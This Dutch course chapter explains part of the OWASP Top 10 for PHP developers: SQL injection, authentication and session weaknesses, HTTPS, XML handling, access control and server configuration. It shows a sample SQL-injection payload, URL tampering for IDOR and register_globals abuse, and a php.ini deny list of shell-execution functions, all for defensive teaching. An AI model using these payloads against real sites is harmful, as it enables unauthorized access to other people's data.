OWASP, voluit Open Web Application Security Project, is een open source-project dat zich enkel en alleen bezighoudt met de security van websites en webtoepassingen. Binnen de webdevelopment community worden zij dus ook gezien als de grote experts op gebied van security. Elke paar jaar publiceren zij een top 10 van de meest voorkomende en ernstige security-problemen, waarbij de laatste versie in 2017 werd gepubliceerd. Het is die top 10 die we hier verder gaan bespreken. Een aantal van deze zaken zijn we ook al reeds tegengekomen in voorgaande hoofdstukken en worden dus al toegepast. We gaan deze top 10 benaderen vanuit een meer theoretisch standpunt. Dit wil dus zeggen dat we geen code gaan schrijven om bepaalde zaken aan te tonen, maar dat er af en toe wel wat code kan staan om een voorbeeld te verduidelijken.

Injection

“Injection” wil zeggen dat er kwaadaardige code kan worden ingevoerd door een gebruiker, en dat deze code dan uitgevoerd gaat worden.

De meest voorkomende vorm van injection is SQL-injection, waarbij de queries worden opgesteld door strings aan elkaar te plakken. Hierdoor is het vrij eenvoudig om kwaadaardige code te gaan invoeren.

Neem onderstaande query:

```
$query = "SELECT * FROM accounts WHERE ID='" . $id . "'";
```

Wanneer de gebruiker dan de waarde van `$id` kan bepalen (bijvoorbeeld door een input-veld of door de URL aan te passen), kan er het volgende ingegeven worden:

```
' or '1'='1
```

Dit gaat dan het volgende resultaat geven:

```
$query = "SELECT * FROM accounts WHERE ID='' or '1'='1'";
```

Aangezien 1 altijd gelijk is aan 1, gaan we hier dus alle bestaande accounts terugkrijgen van deze query in plaats van één enkel account.

Een goede manier om dit te voorkomen is door gebruik te maken van prepared statements met benoemde parameters. Dit is ook de manier die we continu aan het gebruiken zijn geweest doorheen de cursus.

Broken authentication and session management

“Broken authentication and session management” is een zeer brede term, en in een aantal gevallen ook iets waar we als webdeveloper weinig of niets aan kunnen doen.

Broken authentication

We gaan beginnen met de term op te splitsen en ons eerst te richten op “broken authentication”. Hier komt het er eigenlijk op neer dat gebruikers gehackt kunnen worden. Er zijn verschillende manieren om iemand te hacken, en de ene kunnen we al beter voorkomen dan de andere.

Phishing of social engineering

Bij phishing of social engineering probeert een hacker achter de login-gegevens van een gebruiker te komen door de gebruiker te manipuleren.

Dit kan bijvoorbeeld een e-mail zijn die zeggend van onze website afkomt maar in werkelijk naar een namaak-versie van onze website gaat, waarbij de nietsvermoedende gebruiker dan zijn/haar login-gegevens invult op die namaak-website. Op die manier krijgen de hackers toegang tot de login-gegevens en kunnen ze die nadien op onze website gebruiken.

Een andere manier is door de gebruiker een beetje te stalken op social media om op die manier achter het wachtwoord proberen te komen. Het zou namelijk niet de eerste keer zijn dat iemand zijn/haar wachtwoord de naam van een van de kinderen of de trouwdatum is.

Brute force attack of dictionary attack

Bij een brute force attack of een dictionary attack weet de hacker niet wat het wachtwoord is en begint hij te raden. Hij gaat niet handmatig alle mogelijkheden af gaan, maar hij gebruikt hiervoor een scriptje wat alle mogelijkheden gaat testen.

Het verschil tussen een brute force attack en een dictionary attack zit in de manier van aanpak: bij een brute force attack worden alle mogelijkheden getest (voor een wachtwoord van 6 karakters lang begint dit bij aaaaaa, dan aaaaab, dan aaaaac, ...) terwijl er bij een dictionary attack enkel bestaande woorden (of een combinatie van woorden) wordt geprobeerd. De statistieken tonen nog altijd aan dat de meeste wachtwoorden bestaan uit bestaande woorden, eventueel met een cijfer erbij, dus een dictionary attack is in dat opzicht een snellere manier van een brute force attack.

Credential stuffing

De meeste gebruikers hebben slechts één wachtwoord en gebruiken dit overal. Dat heeft als gevolg dat als een van zijn/haar accounts gehackt wordt, alle andere accounts ook een risico lopen. Voeg daarbij nog een keer de grote data-breaches die al hebben plaatsgevonden, en de hackers hebben een enorme hoeveelheid aan data die ze kunnen misbruiken. Ze kunnen met de data van die data-breaches zeer snel alle combinaties in die data-breaches gaat uittesten op andere grote websites. Iemand die dan overal hetzelfde wachtwoord gebruikt, is dan ineens op elk account gehackt.

Via de website <https://haveibeenpwned.com/> kan je trouwens controleren of je zelf voorkomt in een van de grote data-breaches.

Webdevelopers

Niet enkel gebruikers kunnen gehackt worden, wijzelf kunnen ook gehackt worden. Als webdeveloper hebben we rechtstreeks toegang tot de server, de database en de code in GIT. Als onze wachtwoorden niet sterk en uniek genoeg zijn en wij worden gehackt, leidt dit dikwijls tot veel grotere problemen dan wanneer een gebruiker gehackt wordt.

Session management

Bij "session management" ligt, in tegenstelling tot bij "broken authentication", de verantwoordelijkheid volledig bij de webdeveloper.

Iets wat vroeger enorm veel gedaan werd, en tegenwoordig gelukkig veel minder, is het meesturen van de session-ID in de URL. Een hacker heeft namelijk voldoende aan de session-ID van een ingelogde gebruiker om zelf ook ingelogd te zijn. De session waarin wordt bijgehouden of iemand al dan niet is ingelogd bevindt zich veilig op de server, dus de gebruiker moet continu zijn/haar session-ID meesturen om de gegevens uit de juiste session op te kunnen halen, en om dus te zien of hij/zij is ingelogd. Als een hacker nu beschikt over dat session-ID en onze website gaat gebruiken met dezelfde session-ID als onze ingelogde gebruiker, is de hacker dus ook ingelogd onder het account van de gebruiker.

Wanneer een session-ID enkel in een cookie zit, wordt dit risico al een pak kleiner. Het is er nog steeds, maar het is al moeilijker voor de hacker om via het cookie aan de session-ID te geraken. Wat een hacker in zo'n situatie meestal probeert is om een bepaalde session-ID mee te geven aan hun doelwit. Het enige wat ze dan moeten doen is wachten totdat de gebruiker inlogt, en de hacker is zelf ook ingelogd.

De methode waarbij een hacker misbruik maakt van de session-ID van een gebruiker, wordt session hijacking genoemd.

Maar zelfs zonder dat een hacker gebruik kan maken van een session-ID van een gebruiker, kan slecht session management er toch voor zorgen dat een hacker toegang krijgt. Wij kunnen bijvoorbeeld zeggen dat een session niet mag verlopen. Als een gebruiker dan op een openbare computer inlogt op onze website en nadien de website sluit zonder op logout te hebben geklikt, is de volgende persoon die de computer gebruikt automatisch ingelogd op onze website onder het account van de vorige gebruiker.

Hoe voorkomen?

Tegen phishing, social engineering of credential stuffing kunnen wij als developer zeer weinig doen. Het enige wat we hierbij kunnen doen is de gebruiker er attent op maken dat ze voorzichtig moeten zijn en moeten kiezen voor een sterk en uniek wachtwoord.

Tegen brute force attack en dictionary attack kunnen we gelukkig wel iets doen. We kunnen er bijvoorbeeld voor zorgen dat een gebruiker 5 minuten niet meer mag proberen om in te loggen na 10 mislukte pogingen. De meeste gebruikers gaan na een paar mislukte pogingen al op de link voor het wachtwoord te resetten klikken. Hackers daarentegen gebruiken voornamelijk geautomatiseerde scripts en zullen na minder dan een seconde al ineens 5 minuten moeten wachten. Ze kunnen dit omzeilen door de cookies te verwijderen of een volledig nieuwe sessie te beginnen, maar voor 99,99% van de hackers is het deze moeite niet waard.

Iets waar we ook zeer zeker op moeten letten is dat het systeem om het wachtwoord te resetten wel voldoende beveiligd is. Een systeem met herstellvragen waarbij de antwoorden

allemaal in een keuzelijst staan is bijvoorbeeld niet veilig, de hacker hoeft enkel maar trial-and-error toe te passen om een nieuw wachtwoord in te kunnen stellen. Een systeem wat de gebruiker toelaat om direct na het beantwoorden van een vraag een nieuw wachtwoord in te stellen is ook niet zo veilig als gedacht. De hacker kan hier hetzelfde principe gebruiken als bij social engineering en de antwoorden proberen te raden.

Een veilig systeem om een wachtwoord te resetten is een systeem waarbij de gebruiker zijn/haar e-mailadres of loginnaam moet ingeven, het account wordt gelocked in de database zodat niemand kan inloggen met dat account, er wordt een mail gestuurd naar de gebruiker met daarin een gegenereerde en liefst ook geëncrypterde sleutel die ze dan vervolgens op de website moeten ingeven voordat ze een nieuw wachtwoord kunnen instellen.

Buiten deze beveiligingsmaatregelen zijn er nog 2 zaken die wij kunnen toepassen om het risico op "broken authentication" te verkleinen. De eerste zaak is iets wat we ook al hebben toegepast in het hoofdstuk rond gebruikerstoegang, en dat is het wachtwoord geëncrypteerd opslaan in de database. Moesten wij dan ooit het slachtoffer worden van een data-breach, dan zijn de wachtwoorden tenminste nog veilig.

De tweede zaak wat we kunnen doen is overal Two Factor Authentication inbouwen. Natuurlijk hangt dit ook een beetje af van het soort website. Voor een plaatselijke vereniging met 5 leden waarbij er maar 1 account is en deze enkel tekst kan aanpassen zou dit bijvoorbeeld een overkill zijn. Zoals eerder ook al vermeld, moet de beveiliging proportioneel blijven met de website.

Zelf moeten we er natuurlijk ook voor zorgen dat onze accounts niet gehackt worden, kies dus zeker voor sterke en unieke wachtwoorden! De sterkte van wachtwoorden is afhankelijk van zowel de moeilijkheidsgraad en het aantal karakters, waarbij het aantal karakters zelfs het meest doorslaggevend is. Een wachtwoord van 8 willekeurige karakters kost tegenwoordig maximum 3 uur om te hacken; een wachtwoord van 12 letters kost al maximum 2 weken; een wachtwoord van 12 willekeurige karakters kost maximum 9000 jaar. Dit wil niet zeggen dat een wachtwoord van 12 willekeurige karakters nooit gehackt kan worden. In het ergste geval is het eerste wachtwoord wat ze uitproberen direct het juiste. In het allerbeste geval, wanneer het laatste wachtwoord het juiste is, zal het 9000 jaar duur.

Een manier om ervoor te zorgen dat enkel sterke wachtwoorden zijn toegelaten, is om het wachtwoord bij registratie of wijziging te vergelijken met de gekende lijsten van gemakkelijke wachtwoorden, dictionary attack wachtwoorden of gehackte wachtwoorden. Je kan deze lijst terugvinden op <https://github.com/danielmiessler/SecLists>.

Op gebied van "session management" zijn er ook een aantal zaken die we kunnen doen. Het belangrijkste wat we kunnen doen is om de session-ID nooit in de URL te plaatsen en deze altijd via cookies bij te houden. Dit is de standaard manier van werken, en is ook de manier die we doorheen de cursus hebben gebruikt.

Ook de levensduur van een session kunnen we aanpassen. Deze staat standaard op 24 minuten, en dit wordt gezien als een goede levensduur. We kunnen deze nog verkleinen als we willen, het zal alleen maar meer veiligheid brengen, maar deze verlengen zouden we nooit mogen doen. We kunnen deze levensduur aanpassen in het `php.ini`-bestand.

Een laatste zaak wat we kunnen doen, en dit is dan voornamelijk om session hijacking een beetje tegen te gaan, is een nieuwe session-ID genereren op het moment dat iemand inlogt. Zelfs al heeft de hacker een session-ID doorgespeeld aan de gebruiker, de gebruiker krijgt dan een volledig nieuwe session-ID op het moment dat hij/zij inlogt en de hacker is nog geen stap verder. We kunnen dit doen met de volgende instructie:

```
session_regenerate_id();
```

Sensitive data exposure


“Sensitive data exposure” is eigenlijk een zeer gemakkelijk concept om goed te beveiligen, en steunt eigenlijk volledig op 3 grote pijlers:

- SSL
- Encryptie
- Data-opslag

SSL (Secure Socket Layer) is het meest gebruikte beveiligingsprotocol bij websites. Het wordt doorgaans gebruikt wanneer een webbrowser een veilige verbinding moet kunnen maken met een webserver via het onveilige internet.

Technisch gezien is SSL een transparant protocol waarbij weinig interactie van de gebruiker nodig is om een veilige sessie tot stand te brengen. In een browser worden gebruikers bijvoorbeeld op de hoogte gebracht van de aanwezigheid van SSL door een hangslot weer te geven of, in het geval van Extended Validation SSL, door een groene adresbalk met een hangslot weer te geven. Dat is de sleutel tot het succes van SSL – het is een bijzonder eenvoudige ervaring voor eindgebruikers.

Wanneer onze website een SSL-certificaat heeft, kunnen we gebruik maken van een https-verbinding. Een https-verbinding is een normale http-verbinding bovenop een SSL-verbinding. De SSL-verbinding versleutelt hierbij het http-verkeer, waardoor het verkeer, als het onderschept wordt, niet uit te lezen valt zonder het encryptie-algoritme te hacken. Dit in tegenstelling tot normaal http-verkeer. Dit wordt namelijk als onversleutelde tekst over de verbinding verstuurd, waardoor het zonder iets te hacken uit te lezen valt als het onderschept wordt.



In tegenstelling tot onbeveiligde HTTP-URL's die beginnen met "http://" en standaard poort 80 gebruiken, beginnen veilige HTTPS-URL'S met "https://" en gebruiken deze standaard poort 443.

HTTP is onveilig en kwetsbaar voor spionageaanvallen die, wanneer belangrijke informatie zoals creditcardgegevens en aanmeldingsgegevens worden buitgemaakt, aanvallers toegang geven tot online accounts en gevoelige informatie. Door gegevens via de browser via HTTPS te verzenden, wordt dergelijke informatie gecodeerd en beveiligd.

Nu, SSL inschakelen is slechts het halve werk. Zolang de gebruiker naar de http-versie van onze website blijft surfen, hebben we niet veel aan ons SSL-certificaat. We moeten er dus voor zorgen dat alle gebruikers altijd naar de https-versie van je site doorgestuurd worden wanneer ze niet reeds op die versie zitten. Dit kunnen we doen door gebruik te maken van een .htaccess-bestand. Dit bestand moeten we in de root van onze website plaatsen, met daarin de volgende regels code:

```
RewriteEngine On
RewriteCon %{HTTPS} !=on
RewriteRule ^ https://%{HTTP_HOST}%{REQUEST_URI} [L,R=301]
```

Dus, kort samengevat, SSL zorgt ervoor dat onze website via het https-protocol gaat werken, waardoor alle data die verzonden wordt volledig geëncrypteerd is. Eenmaal dat de data is aangekomen op de server, is de data niet meer geëncrypteerd en kunnen we er weer mee werken. Het is hier dat de tweede pijler belangrijk wordt. We moeten zeer bewust alle gevoelige data gaan encrypteren willen we deze data opslaan. Moesten we ooit gehackt worden of moest onze database ooit gelekt worden, dan is onze data nog steeds veilig.

De derde pijler leunt hier heel dichtbij aan: sla enkel de data op die nodig is. Als we meer data willen gaan opslaan, bestaat de kans dat we ergens een encryptie vergeten. Zeker wanneer onze website groeit en er snel-snel iets aan toegevoegd moet worden. Bovendien is het ook zo

dat wij verantwoordelijk zijn voor alle data die wij opslaan. Als we enkel het absolute minimum opslaan, en alles wat geëncrypteerd moet zijn is ook geëncrypteerd, dan zijn wij geen interessant doelwit voor hackers. De enige informatie die bij ons dan te rapen valt is publieke informatie. Alle data die we niet echt nodig hebben maar toch gaan opslaan, vergroot de kans dat we een interessant doelwit worden.

XML external entity

Het probleem van "XML external entity" is eigenlijk een subcategorie van injection. Het betekent dat een hacker kwaadaardige code in XML gaat steken, waarbij die code dan uitgevoerd wordt wanneer de XML verwerkt wordt.

De manier waarop we dit kunnen voorkomen, is om enkel XML-bestanden van een vertrouwde bron gebruiken, en in code speciëren welk element we willen hebben.

Stel dat we een XML-bestand krijgen met daarin verschillende bieren:

```
<?xml version="1.0" encoding="utf-8"?>
<bieren>
  <bier biernr="4">
    <BierNaam>A.C.O.</BierNaam>
    <Alcoholpercentage>7.00</Alcoholpercentage>
    <Brouwer brouwnr="104">Steedje</Brouwer>
    <Soort soortnr="18">Extra</Soort>
  </bier>
  <bier biernr="5">
    <BierNaam>Aalbeeks St. Corneliusbier (=Kapittel pater (Het))</BierNaam>
    <Alcoholpercentage>6.50</Alcoholpercentage>
    <Brouwer brouwnr="113">Van Eecke</Brouwer>
    <Soort soortnr="18">Extra</Soort>
  </bier>
  <bier biernr="7">
    <BierNaam>Aardbeien witbier</BierNaam>
    <Alcoholpercentage>2.50</Alcoholpercentage>
    <Brouwer brouwnr="56">Huyghe</Brouwer>
    <Soort soortnr="53">Tarwebier of witbier</Soort>
  </bier>
</bieren>
```

Om de data uit een XML-bestand in te lezen, hoeven we enkel maar de tijdelijke naam van het bestand te weten. Het inlezen van de data zelf gebeurt dan met de functie **simplexml_load_file**, waarna alle data in een andere variabele wordt gestopt:

```
$xml = simplexml_load_file($_FILES["xmlBestand"]["tmp_name"]);
```

Eens dat alle data in de variabele **\$xml** zit, moeten we gaan speciëren met welke data we precies aan de slag willen gaan. Aangezien in ons XML-bestand de data van elk bier in een

bier-element zit, moeten we dus gaan zeggen dat we enkel de **bier**-elementen uit de XML willen gebruiken. Dit doen we met de volgende regel:

```
$list = $xml->bier;
```

We slaan de waarde van die property op in de variabele `$list` zodanig dat we met `$list` aan de slag kunnen gaan. `$list` bevat nu een array van objecten, waarbij elk object één bier uit onze XML voorstelt. We kunnen nu via een **for**-lus doorheen de array `$list` gaan, en per element alle data aanspreken en gebruiken.

De manier waarop ons object is opgebouwd, is volledig afhankelijk van hoe de XML is opgebouwd. In ons XML ziet één bier er als volgt uit:

```
<bier biernr="4">
  <BierNaam>A.C.O.</BierNaam>
  <Alcoholpercentage>7.00</Alcoholpercentage>
  <Brouwer brouwnr="104">Steedje</Brouwer>
  <Soort soortnr="18">Extra</Soort>
</bier>
```

Dit gaat zich vertalen naar een object dat er als volgt uit ziet:

- Bier-object: Attribuut: biernr: 4
 - BierNaam: A.C.O.
 - Alcoholpercentage: 7.00
 - Brouwer: Steedje
 - Attribuut: brouwnr: 104
 - Soort: Extra
 - Attribuut: soortnr: 18

In code vertaalt bovenstaande structuur zich naar het volgende:

```
$list[$i]->attributes()->biernr;
$list[$i]->BierNaam;
$list[$i]->Alcoholpercentage;
$list[$i]->Brouwer->attributes()->brouwnr;
$list[$i]->Brouwer;
$list[$i]->Soort->attributes()->soortnr;
$list[$i]->Soort;
```

Het is dus zeer belangrijk dat we de volledige XML-structuur kennen aangezien we die structuur gaat moeten nabootsen in onze code.

Broken access control

Bij "Broken access control" draait het volledig over het niet goed afschermen of beveiligen van gegevens waar andere gebruikers geen zaken mee hebben. De manier waarop hackers dit kunnen misbruiken, is door de URL aan te passen. Stel dat we een webshop hebben waarbij de gebruiker zijn/haar factuur online kan bekijken. Deze factuur wordt dan opgehaald aan de hand van het bestellings-ID, en de link naar die factuur kan er dan uitzien als volgt:

<https://www.mijnwebshop.be/factuur.php?id=13>. Als een hacker nu de URL van die factuur gaat aanpassen naar bijvoorbeeld `id=14` en het is niet goed beveiligd, heeft de hacker ineens toegang tot de factuur van iemand anders, inclusief de naam, het adres en misschien zelfs de creditcard-gegevens van de eigenaar van die andere factuur. Wanneer een hacker simpelweg enkel de URL hoeft aan te passen om toegang te krijgen tot gegevens van andere gebruikers, dan spreken we van een "insecure direct object reference" of "IDOR".

Een IDOR is meestal het gevolg van een slecht geconfigureerde deny list of black list.

We gaan even uit van de volgende situatie: we hebben een website met 4 pagina's en 2 soorten gebruikers. Pagina 1 is voor iedereen (gast en gebruiker) toegankelijk, pagina 2 is enkel voor gebruiker A toegankelijk, pagina 3 is enkel voor gebruiker B toegankelijk en pagina 4 is zowel voor gebruiker A als gebruiker B toegankelijk. Schematisch kunnen we dit voorstellen als volgt:

	Gast	Gebruiker A	Gebruiker B
Pagina 1	✓	✓	✓
Pagina 2	✗	✓	✗
Pagina 3	✗	✗	✓
Pagina 4	✗	✓	✓

Als we gebruik maken van een deny list, gaan we enkel zeggen wie geen toegang krijgt tot een specifieke pagina. Op pagina 2 gaan we dus zeggen dat gasten en gebruiker B er niet op mogen, op pagina 3 gaan we zeggen dat gasten en gebruiker A er niet op mogen, en op pagina 4 gaan we zeggen dat gasten er niet op mogen.

De meest eenvoudige manier om dit te voorkomen is door te werken met een allow list of white list. In plaats van te zeggen wie geen toegang krijgt, gaan we enkel zeggen wie wel toegang krijgt. Op pagina 2 gaan we dan dus zeggen dat enkel gebruiker A toegang heeft, bij pagina 3 dat enkel gebruiker B toegang heeft, en op pagina 4 dat enkel gebruiker A en gebruiker B toegang hebben.

Het probleem wordt duidelijker wanneer we een nieuwe soort gebruiker gaan toevoegen: gebruiker C. Gebruiker C mag enkel toegang krijgen tot pagina 1 en pagina 4.

	Gast	Gebruiker A	Gebruiker B	Gebruiker C
Pagina 1	✓	✓	✓	✓
Pagina 2	✗	✓	✗	✗
Pagina 3	✗	✗	✓	✗
Pagina 4	✗	✓	✓	✓

Bij een deny list moeten we dus de code op pagina 2 en pagina 3 gaan aanpassen om ervoor te zorgen dat gebruiker C geen toegang krijgt tot deze pagina. Als we dit vergeten te doen op één pagina, heeft gebruiker C dus al meer toegang dan dat we eigenlijk willen.

Bij een allow list moeten we enkel de code op pagina 4 aanpassen zodat we daar gebruiker C ook toegang geven. Als we dit nu vergeten te doen, heeft dit geen impact op onze beveiliging. Gebruiker C ziet op dat moment enkel de pagina's waar hij/zij sowieso toegang toe heeft, en ziet dus minder dan dat we eigenlijk willen.

Een allow list is dus veel veiliger dan een deny list, want zelfs als we vergeten een pagina aan te passen of een gebruiker toegang te geven tot een bepaalde pagina, ziet deze gebruiker nog steeds enkel datgene wat hij/zij mag zien. Deze manier van security wordt ook het principe van "least privilege" genoemd: standaard heeft niemand toegang en we geven enkel toegang aan de gebruikers die toegang moeten hebben.

Security misconfiguration

In de configuratie van PHP of webserver zijn er ook heel wat zaken die we kunnen doen om onze website beter te beveiligen. Wanneer we dit niet doen, spreekt OWASP dus van "security misconfiguration".

De configuratie aanpassen in functie van de beveiliging rust volledig op het principe van "security through obscurity". Deze manier van security is wel geen heiligmakend middel. Er wordt wel heel dikwijls gezegd "Security through obscurity is no security at all" aangezien dit principe zelf niks gaat beveiligen. Wat het wel doet is dat het zaken gaat verbergen ("obscurity") zodat het voor een hacker moeilijker wordt om eventuele zwakke punten te ontdekken ("security").

Vergelijk het een beetje met een manier om geld te verstoppen en te beveiligen. Wanneer we enkel het principe van "security through obscurity" toepassen, zou dit neerkomen op het geld achter een schilderij te plakken. Wanneer we enkel security toepassen, gaan we het geld in een kluis stoppen, maar laten we de kluis in het midden van de kamer staan. Het is door "security through obscurity" te combineren met onze gewone security (kluis achter het schilderij), dat onze security verhoogd wordt.

Voor ons als webdeveloper betekent dit dus dat we de informatie van ons systeem of van onze code zo goed mogelijk moeten gaan verbergen.

Een eerste zaak wat we gaan verbergen zijn onze error-meldingen. Tijdens het programmeren hebben we hier enorm veel aan; ze zeggen ons op welke regel van welk bestand een fout is gebeurd, en wat deze fout precies is. Als de website eenmaal online staat, is die informatie ook zeer waardevol voor een hacker; hij weet dan namelijk meer over de structuur van onze website, hij is zich bewust van een fout in onze code, en hij kan veel gerichter gaan zoeken naar zwakke punten om toegang te krijgen.

Hoe kan je nu Error Reporting inschakelen wanneer je het nodig hebt, en uitschakelen wanneer het niet meer nodig is? Door één van onderstaande regels te gebruiken, kan je die instellingen wijzigen naargelang je behoefte.

```
// Turn off all error reporting
error_reporting(0);

// Report simple running errors
error_reporting(E_ERROR | E_WARNING | E_PARSE);

// Reporting E_NOTICE can be good too (to report uninitialized variables or
catch variable name misspellings ...)
error_reporting(E_ERROR | E_WARNING | E_PARSE | E_NOTICE);

// Report all errors except E_NOTICE
error_reporting(E_ALL & ~E_NOTICE);

// Report all PHP errors
error_reporting(E_ALL);

// Report all PHP errors
error_reporting(-1);

// Same as error_reporting(E_ALL)
ini_set('error_reporting', E_ALL);
```

Let op: de gekozen regel moet wel staan op elke pagina waar je Error Reporting wil hebben.

Om die reden is het belangrijk dat we de error-meldingen uitschakelen in ons **php.ini**-bestand, op die manier wordt dit toegepast op elke pagina zonder dat we daarvoor extra code moeten toevoegen aan die pagina. De instelling voor het php.ini-bestand ziet er dan als volgt uit:

```
display_errors = Off
error_reporting = E_ALL
```

De "**display_errors**"-setting gaat ervoor zorgen dat geen enkele error getoond wordt, terwijl de "**error_reporting**"-setting ervoor gaat zorgen dat we evengoed nog alle errors

kunnen gaan opvangen en afhandelen in onze **errorhandler**. Een errorHandler is eigenlijk niet meer dan een functie die we aanmaken, en waarbij we tegen PHP zeggen dat die functie gebruikt moet worden voor alle errors af te handelen. Bijkomend moeten we ook nog een functie aanmaken die aangeroepen wordt wanneer onze website simpelweg crasht, de zogenaamde **shutdown**-function. Sommige errors zullen rechtstreeks de errorHandler gebruiken om onze website te doen stoppen terwijl andere de shutdown zullen gebruiken. Het is dus belangrijk om in onze shutdown altijd naar onze errorHandler te verwijzen zodat uiteindelijk alle errors op dezelfde manier worden afgehandeld.

In onze errorHandler gaan we dus de error effectief afhandelen. Dit kan gaan van een gepaste foutboodschap tonen (bijvoorbeeld: er is een fout opgetreden) tot het wegschrijven van de error in een database zodat we hier nadien mee aan de slag kunnen gaan. Deze functie kan er als volgt uitzien:

```
function my_error_handler($error_level, $error_message, $error_file,
$error_line)
{
    echo "<h2>Error:</h2> [" . $error_level . "] " .
        $error_message . " - " . $error_file . ":" .
        $error_line . "<br>";
    echo "PHP script beëindigd";

    die();
}
```

In dit voorbeeld wordt de error gewoon getoond op de pagina, dit is zeker niet de bedoeling in een echte applicatie omdat hiermee het nut van error-reporting volledig wegvalt. Dit is dus enkel ter illustratie.

De **die()** op het einde van de functie zal ervoor zorgen dat er helemaal geen code meer uitgevoerd gaat worden. Dit is noodzakelijk om ervoor te zorgen dat onze website de code niet verder gaat uitvoeren en uiteindelijk nog gaat crashen.

In onze shutdown hoeven we niets anders te doen dan de reden van de crash op te halen en deze door te geven aan onze error-handler:

```
function fatalErrorShutdownHandler()
{
    $last_error = error_get_last();
    my_error_handler($last_error['type'],
        $last_error['message'], $last_error['file'],
        $last_error['line']);
}
```

Het enige wat we nu nog moeten doen, is tegen PHP zeggen dat alle errors moeten afgehandeld worden door onze errorHandler en shutdown-function. Dat doen we met de volgende 2 regels:

```
set_error_handler("my_error_handler");
register_shutdown_function('fatalErrorShutdownHandler');
```

Iets wat we ook nog kunnen verbergen, is het feit dat we met PHP werken. Als de hacker niet kan zien dat we met PHP werken, moet de hacker dus eerst beginnen te testen om te zien welke taal we precies hebben gebruikt. Om de PHP-extensie van onze pagina's te verbergen, zijn er 3 zaken die we moeten. Als eerste moeten we ons **php.ini**-bestand gaan aanpassen om ervoor te zorgen dat de extensie effectief verborgen kan worden. Dat doen we met de volgende regel:

```
expose_php = off
```

Eens dat ons **php.ini**-bestand is aangepast, kunnen we ons **.htaccess**-bestand gaan aanpassen. Daar hebben we dan de volgende regels code nodig om ervoor te zorgen dat alle pagina's achter de schermen een **.php**-extensie krijgen:

```
RewriteEngine on
RewriteRule ^([^.?]+)$ %{REQUEST_URI}.php [L]
RewriteCond %{THE_REQUEST} "^[^ ]* .*?\.[php]?[? ].*$"
RewriteRule .* - [L,R=404]
```

Het laatste wat we dan nog moeten doen, is alle links in onze code aanpassen. We moeten namelijk in al onze links de **.php**-extensie gaan weghalen. Door de code in ons **.htaccess**-bestand, worden pagina's zoals "index.php" namelijk omgevormd naar "index.php.php". Deze pagina bestaat natuurlijk niet, dus moeten we ervoor zorgen dat we naar pagina's zonder extensies verwijzen.

Een link zoals

```
<a href="index.php">Home</a>
```

wordt dus

```
<a href="index">Home</a>
```

Verder zijn er ook nog een heel aantal gevaarlijke PHP functies die standaard zijn ingesteld. Een goed voorbeeld daarvan is de PHP-functie "**exec**". Deze gaat commando's rechtstreeks uitvoeren op de server, waardoor het dus mogelijk is om ook rechtstreeks kwaadaardige code uit te voeren op de server. Om ons hier tegen te beschermen, kunnen we die gevaarlijke functies uitschakelen wanneer we ze absoluut niet nodig hebben in onze website. We kunnen deze uitschakelen door ze toe te voegen aan de "disable_functions"-optie van ons **php.ini**-bestand. Het is mogelijk dat hier al een aantal functies in staan, maar de volgende functies zouden er zeker moeten tussen staan (wanneer we ze niet nodig hebben natuurlijk):

```
disable_functions = exec, shell_exec, passthru, system, popen, curl_exec,
curl_multi_exec, parse_ini_file, show_source, proc_open, pcntl_exec
```

Net zoals onze error-meldingen, kunnen **register_globals** een zeer waardevolle hulp zijn tijdens het ontwikkelen. Met **register_globals** kunnen we rechtstreeks via de URL variabelen gaan declareren. Pak bijvoorbeeld onderstaande code, die zich in reële situaties aan het begin van een PHP-pagina kan bevinden:

```
if (user_is_admin($user)) {  
    $authorized = true;  
}  
  
if ($authorized) {  
    // Gebruiker mag alles doen wat hij/zij wil  
}
```

Als we naar deze pagina surfen en de URL een beetje aanpassen, kunnen we bijvoorbeeld volgende URL krijgen: **voorbeeldpagina.php?authorized=1**

De variabele **\$authorized** uit de URL gaat nu de waarde 1, oftewel true, krijgen bij het laden van de pagina, ook al wordt die variabele nergens geïnitieerd in de code en gebruiken we nergens een **\$_GET**. We gaan op deze manier dus toegang krijgen tot bepaalde functies waar we normaal geen toegang toe mogen hebben. In een test-omgeving kan het wel handig zijn om **register_globals** aan te hebben staan, omdat we op die manier niet keer op keer moet inloggen om bepaalde functies te kunnen testen, of op deze manier bepaalde initiële controles kunnen overslaan. In een productie-omgeving is dit dus minder veilig, aangezien een hacker dit dan ook kan gebruiken. Via onderstaande regel in het php.ini-bestand kunnen we **register_globals** in- of uitschakelen:

```
register_globals = Off
```

Tenslotte is er nog één soort configuratie dat we altijd moeten doen, en dat hangt heel nauw samen met “broken authentication”: alle standaardwachtwoorden wijzigen in sterke wachtwoorden. Denk bijvoorbeeld maar aan onze MySQL-database: heel veel publieke websites hebben nog steeds de root-user actief staan. Standaard heeft de root-user geen wachtwoord, dus eenmaal dat een hacker het IP-adres of de locatie van de MySQL-database weet, kan hij heel eenvoudig inloggen met de root-user. Alle firewalls en routers die we eventueel gaan gebruiken om onze website te optimaliseren hebben ook standaardlogins, meestal in de vorm van admin-admin. Hiermee geven we hackers zeer gemakkelijk toegang tot heel veel systemen terwijl het bijna geen moeite kost om de standaardlogins te vervangen door sterke combinaties.

